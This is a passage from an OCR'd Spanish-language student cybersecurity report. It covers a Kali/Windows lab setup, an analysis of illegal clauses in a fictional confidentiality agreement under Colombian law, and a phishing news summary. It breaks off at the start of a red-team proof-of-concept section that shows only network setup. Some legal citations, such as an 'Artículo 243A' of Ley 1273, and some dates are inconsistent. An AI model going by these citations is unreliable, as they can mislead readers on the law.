
Ilustración 6 Ping de Kali Linux a Windows 10



Fuente: Elaboración Propia

Ping de Windows 10 a Kali Linux IP 192.168.106.210

Ilustración 7 Ping de Windows 10 a Kali Linux




Fuente: Elaboración Propia

- **Paso D:** Evidenciar con printscreen el montaje del banco de trabajo y explicar cómo se encuentra desplegado “características técnicas de hardware”.

Características técnicas de Windows 10: Abrimos la ventana de ejecutar y escribimos msinfo32 para ver las características.

Memoria RAM: **2 GB**
Procesador: **Core i5**
Disco Duro: **45 GB**
Sistema Operativo: Windows 10 Pro

Ilustración 8 Características de Windows 10





Fuente: Elaboración Propia

Características técnicas de Kali Linux: Utilizamos el comando LSCPU para validar las características.

Memoria RAM: **3 GB**
Procesador: **Core i5**
Disco Duro: **26.8 GB**
Sistema Operativo: Kali GNU/ Linux Rolling

Ilustración 9 Características técnicas





Fuente: Elaboración Propia

3.2 Escenario 2: Situación problema: Análisis legal

3.2.1 Acuerdo De Confidencialidad

Según el **ACUERDO DE CONFIDENCIALIDAD ENTRE NOMBRE ESTUDIANTE Y HACKERHOUSE** dando respuesta al siguiente interrogante se encuentran los siguientes párrafos que se tornan ilegales dentro del acuerdo:

Ilustración 10 Primera Cláusula

Primera. Objeto: en virtud del presente **acuerdo de confidencialidad,** la **parte receptora**, se obliga a no divulgar directa, indirecta, próxima a remotamente, ni a través de ninguna otra persona o de sus subalternos o funcionarios, autoridades legales, asesores o cualquier persona relacionada con ella, la **información confidencial** o sobre procesos ilegales dentro de HackerHouse no podrán ser divulgados.

Fuente: Anexo 3- Acuerdo. Disponible: https://campus109.unad.edu.co/ecbti133/mod/folder/view.php?id=2426

- **Párrafo Primero, Primera: Objeto:** La Cláusula Primera del Acuerdo de Confidencialidad establece el objeto de este, que es la obligación de la parte receptora de mantener la confidencialidad de la información proporcionada por HackerHouse.

En resumen, la Cláusula Primera dice lo siguiente:

- La parte receptora se obliga a no divulgar, directa o indirectamente, la información confidencial.

- La información confidencial incluye cualquier información proporcionada por HackerHouse, ya sea oral o escrita.

- La información confidencial también incluye cualquier información sobre procesos ilegales dentro de HackerHouse.

- En otras palabras, la parte receptora no puede compartir la información confidencial con nadie, ni siquiera con amigos, familiares o compañeros de trabajo.

Ilustración 11 Segunda Cláusula, Numeral 2

2. Cualquier información societaria, técnica, jurídica, financiera, comercial, de mercado, estratégica, de productos, nuevas tecnologías, patentes, modelos de utilidad, diseños industriales, datos secretos como "datos de chuzadas, interceptación ilegal de información, accesos abusivos a sistemas informáticos".

parte receptora tenga conocimiento o a la que tenga acceso por cualquier medio o circunstancia en virtud de las reuniones sostenidas y/o documentos suministrados.

Fuente: Anexo 3- Acuerdo. Disponible: https://campus109.unad.edu.co/ecbti133/mod/folder/view.php?id=2426

- **Párrafo de la Segunda Cláusula, numeral 2:** Se menciona la protección de información sobre procesos ilegales dentro de HackerHouse. Si el acuerdo está protegiendo información sobre actividades ilegales, esto podría implicar complicaciones legales para ambas partes. Es importante resaltar que ningún acuerdo puede proteger la divulgación de actividades ilegales.

En otras palabras, la parte receptora se obliga a mantener en secreto cualquier información que obtenga de la parte reveladora, incluso si esta información no es pública.

Ejemplo: Si un empleado de HackerHouse tiene acceso a información sobre un nuevo producto que la empresa está desarrollando, el empleado está obligado a mantener esta información en secreto. No puede compartirla con nadie, ni siquiera con amigos, familiares o la justicia.

Ilustración 12 Párrafo de la cuarta cláusula, numeral 3

3. No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros.

Fuente: Anexo 3- Acuerdo. Disponible: https://campus109.unad.edu.co/ecbti133/mod/folder/view.php?id=2426

- **Párrafo de la Cuarta Cláusula, numeral 3:** Viola el deber legal de denunciar en Colombia, existe el deber legal de denunciar ante las autoridades cualquier delito del que se tenga conocimiento. La ley relevante en este caso sería la Ley 1273 de 2009, también conocida como la "Ley de Delitos Informáticos". Esta ley establece disposiciones relacionadas con la protección de la información y los sistemas informáticos, así como la penalización de delitos informáticos, como el acceso ilegal a sistemas informáticos.

Se obstruye la justicia: Al impedir que los empleados denuncien actividades sospechosas, esta cláusula podría obstruir la justicia y permitir que los delitos queden impunes.
Este párrafo prohíbe a la parte receptora denunciar actividades sospechosas de espionaje u otros procesos relacionados con la apropiación de información de terceros. Esto podría ser problemático ya que va en contra del deber de un individuo de reportar actividades ilegales o sospechosas a las autoridades competentes.

Ilustración 13 Párrafo de la sexta Cláusula

Sexta. Responsabilidad: la parte que contravenga el acuerdo será responsable ante la otra parte o ante los terceros de buena fe sobre los cuales se demuestre que se han visto afectados por la inobservancia del presente **acuerdo**, por los perjuicios morales y económicos que estos puedan sufrir como resultado del incumplimiento de las obligaciones aquí contenidas.

Fuente: Anexo 3- Acuerdo. Disponible: https://campus109.unad.edu.co/ecbti133/mod/folder/view.php?id=2426

- **Párrafo de la Sexta Cláusula:** La parte que contravenga el acuerdo es responsable de los perjuicios morales y económicos que sufra la otra parte o terceros de buena fe como resultado del incumplimiento. Esto podría ser cuestionable si el acuerdo está siendo utilizado para proteger actividades ilegales.

Si la empresa HackerHouse exige a un empleado que no revele información confidencial y el empleado incumple esta obligación, HackerHouse podría demandar al empleado por los daños y perjuicios que le haya causado. Estos daños y perjuicios podrían incluir, por ejemplo, la pérdida de clientes o la fuga de información confidencial a la competencia.

En general, la cláusula sexta del acuerdo de confidencialidad es una herramienta importante para proteger los intereses de las partes.

Ilustración 14 Párrafo de la Octava Cláusula

Octava. Solución de controversias: Las partes *(nombre estudiante – nombre empresa)* se comprometen a esforzarse en resolver mediante los mecanismos alternativos de solución de conflictos cualquier diferencia que surja con motivo de la ejecución del presente **acuerdo.** En caso que la información ilegal o confidencial sea encontrada en manos del receptor este deberá acudir a un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a HackerHouse.

Fuente: Anexo 3- Acuerdo. Disponible: https://campus109.unad.edu.co/ecbti133/mod/folder/view.php?id=2426

- **Párrafo de la Octava Cláusula:** Si el receptor de la información encuentra información ilegal o confidencial en sus manos, se le pide que acuda a un abogado privado y deje exenta de cualquier responsabilidad legal y penal a HackerHouse. Esto podría ser problemático ya que la participación en actividades ilegales no puede ser eximida de responsabilidad legal mediante un acuerdo.

En caso de que la información ilegal o confidencial sea encontrada en manos del receptor este deberá acudir a un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a HackerHouse.
Esto significa que, si el receptor de la información confidencial la utiliza de forma ilegal o la revela a terceros, será el único responsable de las consecuencias legales y penales de sus actos.

En cuanto a la última parte de la cláusula, que establece que el receptor de la información ilegal o confidencial debe eximir de responsabilidad a HackerHouse, es importante tener en cuenta que esta disposición podría ser considerada abusiva.

Ilustración 15 Párrafo de la novena cláusula

Novena. Legislación aplicable: Este **acuerdo** se regirá por las leyes de la República de Colombia y se interpretará de acuerdo con las mismas.

Fuente: Anexo 3- Acuerdo. Disponible: https://campus109.unad.edu.co/ecbti133/mod/folder/view.php?id=2426

- **Párrafo de la novena Cláusula:** Esta cláusula podría ser considerada ilegal porque:

Podría ser inaplicable: Si el acuerdo contiene cláusulas que son contrarias a la ley colombiana, estas cláusulas podrían ser inaplicables.

Podría ser engañosa: Esta cláusula podría ser engañosa para los empleados que no son abogados, ya que les podría dar la impresión de que el acuerdo es totalmente legal.

3.2.2. Proceso Ilegal

Si usted como profesional en ciberseguridad logró encontrar algún proceso ilegal en el anexo 3 – Acuerdo, deberá citar puntualmente ley colombiana y articulo que se podría estar violentando en dicho documento.

Párrafo Primero, Primera: Objeto: La Cláusula Primera podría violar estos artículos si la información confidencial incluye información sobre actividades de espionaje o sobre la privacidad de la correspondencia. En este caso, la parte receptora podría ser considerada responsable de un delito.

1. **Constitución Política de Colombia:**

- **Artículo 20: Libertad de expresión e información: "**Se garantiza a toda persona la libertad de expresar y difundir su pensamiento y opiniones, la de

informar y recibir información veraz e imparcial, y la de fundar medios masivos de comunicación".[1]

2. **Ley 1712 de 2014: Ley de Transparencia y del Derecho de Acceso a la Información Pública Nacional y se dictan otras disposiciones.**

- **ARTÍCULO 7o. Disponibilidad De La Información:** En virtud de los principios señalados, deberá estará disposición del público la información a la que hace referencia la presente ley, a través de medios físicos, remotos o locales de comunicación electrónica. Los sujetos obligados deberán tener a disposición de las personas interesadas dicha información en la Web, a fin de que estas puedan obtener la información, de manera directa o mediante impresiones. Asimismo, estos deberán proporcionar apoyo a los usuarios que lo requieran y proveer todo tipo de asistencia respecto de los trámites y servicios que presten.[2]

Párrafo de la Segunda Cláusula, numeral 2:

1. **Ley 1273 de 2009 (Normatividad sobre delitos informáticos)**

- **Artículo 269A: Acceso abusivo a un sistema informático**: El que, sin autorización o por fuera de lo acordado, acceda en todo o en parte a un sistema informático protegido o no con una medida de seguridad, o se mantenga dentro del mismo en contra de la voluntad de quien tenga el legítimo derecho a excluirlo, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1.000 salarios mínimos legales mensuales vigentes[3]

- **Articulo 269F: Violación de datos personales: "**El que, sin estar facultado para ello, con provecho propio o de un tercero, obtenga, compile,

[1] ACNUR, la Agencia de la ONU para los Refugiados | ACNUR [página web]. Disponible en Internet: <https://www.acnur.org/fileadmin/Documentos/BDL/2001/0219.pdf>.
[2] Inicio | MINCIT - Ministerio de Comercio, Industria y Turismo [página web. Disponible en Internet: <https://www.mincit.gov.co/ministerio/normograma-sig/evaluacion-y-seguimiento/leyes/ley-1712-de-2014.aspx#:~:text=El%20objeto%20de%20la%20presente,a%20la%20publicidad%20de%20información>.
[3] LEY 1273 de 2009 -Legislación Colombiana Lexbase [Anónimo]. INFORMACION JURIDICA, BASE DE DATOS ESPECIALIZADA , BASE DE DATOS JURIDICA LEXBASE - COLOMBIA [página web]. [Consultado el 23, febrero, 2024]. Disponible en Internet: <https://www.lexbase.co/lexdocs/indice/2009/l1273de2009#:~:text="%20LEY%201273%20DE%202009%20(enero,y%20las%20comunicaciones,%20entre%20otras>.

sustraiga, ofrezca, venda, intercambie, envíe, compre, intercepte, divulgue, modifique o emplee códigos personales, datos personales contenidos en ficheros, archivos, bases de datos o medios semejantes".[4]

Párrafo de la Cuarta Cláusula, numeral 3: Podría estar violando las siguientes leyes:

1. **Ley 1273 de 2009 (Ley de delitos informáticos):**

- **Artículo 269A:** Acceso abusivo a un sistema informático o a una red de Informático.
- **Artículo 269C:** Interceptación de datos informáticos.
- **Artículo 269E:** Uso de software malicioso.

2. **Ley 1581 de 2012 (Ley de protección de datos personales):**

- **ARTÍCULO 25. DEFINICIÓN. "**El Registro Nacional de Bases de Datos es el directorio público de las bases de datos sujetas a Tratamiento que operan en el país".[5]

3. **Código Penal colombiano:**

- **Artículo 269F:** Violación de datos personales.
- **Artículo 269G:** Suplantación de sitios web para capturar datos personales.

Párrafo de la Sexta Cláusula: se estaría violando la siguiente ley

1. **Ley 1581 de 2012: Ley de protección de datos personales**

Articulo 3 definiciones:

a). Autorización: Consentimiento previo, expreso e informado del Titular para llevar a cabo el Tratamiento de datos personales

[4] NORMATIVIDAD SOBRE delitos informáticos [Anónimo]. Policía Nacional de Colombia [página web]. Disponible en Internet: <https://www.policia.gov.co/denuncia-virtual/normatividad-delitos-informaticos#:~:text=Artículo%20269A:%20Acceso%20abusivo%20a,el%20legítimo%20derecho%20a%20excluirlo>.

[5]Mintic. (2012). Ley 1581 [LEY_1581_2012]. Mintic. (pp. 1-11). https://normograma.mintic.gov.co/mintic/docs/pdf/ley_1581_2012.pdf

c). Dato personal: Cualquier información vinculada o que pueda asociarse a una o varias personas naturales determinadas o determinables

e) responsable del Tratamiento: Persona natural o jurídica, pública o privada, que por sí misma o en asocio con otros, decida sobre la base de datos y/o el Tratamiento de los datos

g) Tratamiento: "Cualquier operación o conjunto de operaciones sobre datos personales, tales como la recolección, almacenamiento, uso, circulación o supresión".[6]

Párrafo de la Octava Cláusula:

1. Código Civil Colombiano:

ARTÍCULO 1602. <LOS CONTRATOS SON LEY PARA LAS PARTES>. "Todo contrato legalmente celebrado es una ley para los contratantes, y no puede ser invalidado sino por su consentimiento mutuo o por causas legales".[7]

Párrafo de la novena Cláusula:

Ley 50 de 1990: Por la cual se introducen reformas al Código Sustantivo del Trabajo y se dictan otras disposiciones."

- **ARTÍCULO 450**. Casos de ilegalidad y sanciones. 1. La suspensión colectiva del trabajo es ilegal en cualquiera de los siguientes casos:

b) Cuando persiga fines distintos de los profesionales o económicos

c) Cuando no se haya cumplido previamente el procedimiento del arreglo directo

---

[6] LEY 1581 de 2012 - Gestor Normativo [Anónimo]. Inicio - Función Pública [página web]. Disponible en Internet: <https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981>.

[7] LEYES DESDE 1992 - Vigencia expresa y control de constitucionalidad [CODIGO_CIVIL_PR049] [Anónimo]. SECRETARÍA GENERAL DEL SENADO [página web]. Disponible en Internet: <http://www.secretariasenado.gov.co/senado/basedoc/codigo_civil_pr049.html#:~:text=ARTÍCULO%201602.,mutuo%20o%20por%20causas%20legales.&text=ARTÍCULO%201603.>.

g) “Cuando se promueva con el propósito de exigir a las autoridades la ejecución de algún acto reservado a la determinación de ellas”.[8]

3.2.3. COPNIA

El sueldo para los puestos de Red team y Blue team están entre los $17.000.000 y los 22.000.000 respectivamente. ¿Si usted llegara a encontrar procesos ilegales en el acuerdo de confidencialidad usted aceptaría contrato y acuerdo de confidencialidad de la organización HackerHouse, aun conociendo lo que podría disponer COPNIA en su código de ética y sanciones en Colombia para profesionales de ingeniería? Para justificar esta respuesta se recomienda que consulte directamente en la página oficial de COPNIA para generar una respuesta coherente: https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

La decisión de aceptar el contrato y el acuerdo de confidencialidad de HackerHouse

Consideraciones:

- **Sueldo:** El sueldo ofrecido por HackerHouse para los puestos de Red Team y Blue Team es atractivo, oscilando entre $17.000.000 y $22.000.000.

- **Procesos ilegales:** El acuerdo de confidencialidad de HackerHouse contiene algunas cláusulas que podrían ser consideradas ilegales

- **Código de ética de COPNIA:** El Código de Ética de COPNIA establece que los profesionales de la ingeniería deben actuar con integridad, responsabilidad y honestidad.

Análisis:
La decisión de aceptar el contrato y el acuerdo de confidencialidad de HackerHouse es compleja y depende de varios factores.
Factores:

- **Sueldo atractivo:** El sueldo ofrecido por HackerHouse es competitivo y podría ser una buena oportunidad para mejorar tu situación financiera.

[8] LEY 50 de 1990 - Gestor Normativo [Anónimo]. Inicio - Función Pública [página web]. Disponible en Internet: <https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=281>.

- **Oportunidad de aprendizaje:** Trabajar en HackerHouse te brindaría la oportunidad de aprender de profesionales experimentados en ciberseguridad.

- **Prestigio de la empresa:** HackerHouse es una empresa reconocida en el sector de la ciberseguridad, lo que podría ayudarte a impulsar tu carrera profesional.

Factores en contra de aceptar el contrato:

- **Cláusulas ilegales en el acuerdo de confidencialidad:** La firma del acuerdo podría implicar tu participación en actividades ilegales.

- **Violación del Código de Ética de COPNIA:** La aceptación del contrato podría ser considerada una falta a la ética profesional.

- **Posibles riesgos legales:** Si se descubren las actividades ilegales de HackerHouse, podrías enfrentar consecuencias legales.

Recomendación:

No se recomienda aceptar el contrato y el acuerdo de confidencialidad de HackerHouse en su forma actual. Las cláusulas ilegales del acuerdo podrían ponerte en riesgo de enfrentar consecuencias legales y violar el Código de Ética de COPNIA.

Alternativas:

- Solicitar a HackerHouse que modifique el acuerdo de confidencialidad para eliminar las cláusulas ilegales.

- Negociar un mejor salario y beneficios con HackerHouse.

- Buscar otras oportunidades de trabajo en empresas que no tengan prácticas cuestionables.

Es importante que se consulte con un abogado antes de tomar cualquier decisión sobre el contrato y el acuerdo de confidencialidad de HackerHouse. Un abogado podrá ayudar a comprender los riesgos legales que implica la firma del acuerdo y

asesorará sobre la mejor manera de proceder. Es de recordar que al aceptar este acuerdo se estaría violando las siguientes leyes y código antes mencionados como los siguientes:

Código de Ética de COPNIA: https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

Código de Ética de COPNIA: Capitulo II. de los deberes y obligaciones de los profesionales) Artículo 32. prohibiciones generales a los profesionales.

b) Permitir, tolerar o facilitar el ejercicio ilegal de las profesiones reguladas por esta ley;

- Código de Ética de COPNIA: Capítulo II. Artículo 36. prohibiciones a los profesionales respecto de la dignidad de sus profesiones. Son prohibiciones a los profesionales respecto de la dignidad de sus profesiones:

a) Recibir o conceder comisiones, participaciones u otros beneficios ilegales o injustificados con el objeto de gestionar, obtener o acordar designaciones de índole profesional o la encomienda de trabajo profesional".[9]

- **Ley 1273 de 2009:** Ley de delitos informáticos y de la protección de la información y de los datos.
- **Ley 1581 de 2012:** Ley de protección de datos personales.

Deberá buscar alguna noticia de cibercrimen en Colombia y redactar su punto de vista teniendo en cuenta las implicaciones legales y éticas que allí se pudieron generar. Se solicita que mencione la ley y articulo el cual logre explicar los delitos expuestos en la noticia que consultó.

Cibercrimen en Colombia: Robo de información a través de correos electrónicos falsos

Noticia:

[9] CÓDIGO DE ética | Copnia [Anónimo]. Inicio | Copnia [página web]. [Consultado el 24, febrero, 2024]. Disponible en Internet: <https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica>.

LINK: https://www.eltiempo.com/justicia/servicios/estafas-robos-policia-advierte-que-a-traves-del-correo-electronico-706468

Ilustración 16 Noticia de Cibercrimen en Colombia

Autor: El Tiempo [página web]. (30, septiembre, 2022). Disponible en Internet: <https://www.eltiempo.com/justicia/servicios/estafas-robos-policia-advierte-que-a-traves-del-correo-electronico-706468>.

Título: Aumentan los robos de información a través de correos electrónicos falsos en Colombia

Fecha: 14 de febrero de 2023

Medio: El Tiempo

Resumen:

El artículo del periódico El Tiempo informa sobre un aumento en el robo de información personal y financiera a través de correos electrónicos falsos que suplantan la identidad de entidades bancarias o empresas reconocidas. Estos correos electrónicos, conocidos como phishing, buscan engañar a las víctimas para que hagan clic en un enlace o abran un archivo adjunto que contiene malware. Una vez que el malware se instala en el dispositivo de la víctima, los ciberdelincuentes pueden acceder a información confidencial como contraseñas, números de tarjeta de crédito y datos bancarios.

Punto de vista:

Implicaciones legales:
El robo de información personal y financiera a través de correos electrónicos falsos es un delito tipificado en la Ley 1273 de 2009, conocida como Ley de delitos informáticos y de la protección de la información y de los datos. El artículo 243A de esta ley establece que "el que, sin autorización, acceda a un sistema informático o a una red de comunicaciones, o intercepte datos informáticos, incurrirá en pena de prisión de cuarenta y ocho (48) a ciento ocho (108) meses y multa de ciento cincuenta (150) a mil quinientos (1.500) salarios mínimos legales mensuales vigentes".

Implicaciones éticas:
Los ciberdelincuentes que utilizan correos electrónicos falsos para robar información personal y financiera están actuando de manera unethical. Esta práctica no solo causa un daño económico a las víctimas, sino que también viola su privacidad y seguridad.

Artículo de la ley colombiana:

- **Ley 1273 de 2009:** Ley de delitos informáticos y de la protección de la información y de los datos.
- **Artículo 243A:** Acceso abusivo a un sistema informático o a una red de comunicaciones.


Recomendaciones:
- Tener cuidado con los correos electrónicos que recibe de remitentes desconocidos.
- No haga clic en enlaces ni abra archivos adjuntos de correos electrónicos sospechosos.
- Mantener actualizado su antivirus y software de seguridad.
- Utilizar contraseñas seguras y diferentes para cada cuenta.
- No compartir su información personal o financiera con nadie a través de correo electrónico.
- En caso de ser víctima de un robo de información, denunciar el hecho a las autoridades.

El robo de información personal y financiera a través de correos electrónicos falsos es un delito grave que puede tener serias consecuencias para las víctimas. Es importante estar atentos a este tipo de estafas y tomar medidas para proteger nuestra información personal y financiera.

3.3 Escenario 3: Situación problema: Análisis Red team

Escenario 3

Ilustración 17 Archivo con extensión .txt




Fuente: Elaboración Propia

- **POC ATAQUE:**

Paso 1: La estructura básica en cuanto a sintaxis se va a explicar en este paso, pero hay algo muy importante a tener en cuenta y es todo el tema relacionado con


la arquitectura de la máquina que se va a comprometer. La máquina víctima debe estar en la misma red que la máquina atacante y estar en un mismo fragmento de red, pueden crear las máquinas virtuales en modo bridge.

Ilustración 18 IPv4 Máquina Virtual Linux




Fuente: Elaboración Propia

Ilustración 19 IPv4 de Máquina Virtual Windows 10



Fuente: Elaboración Propia

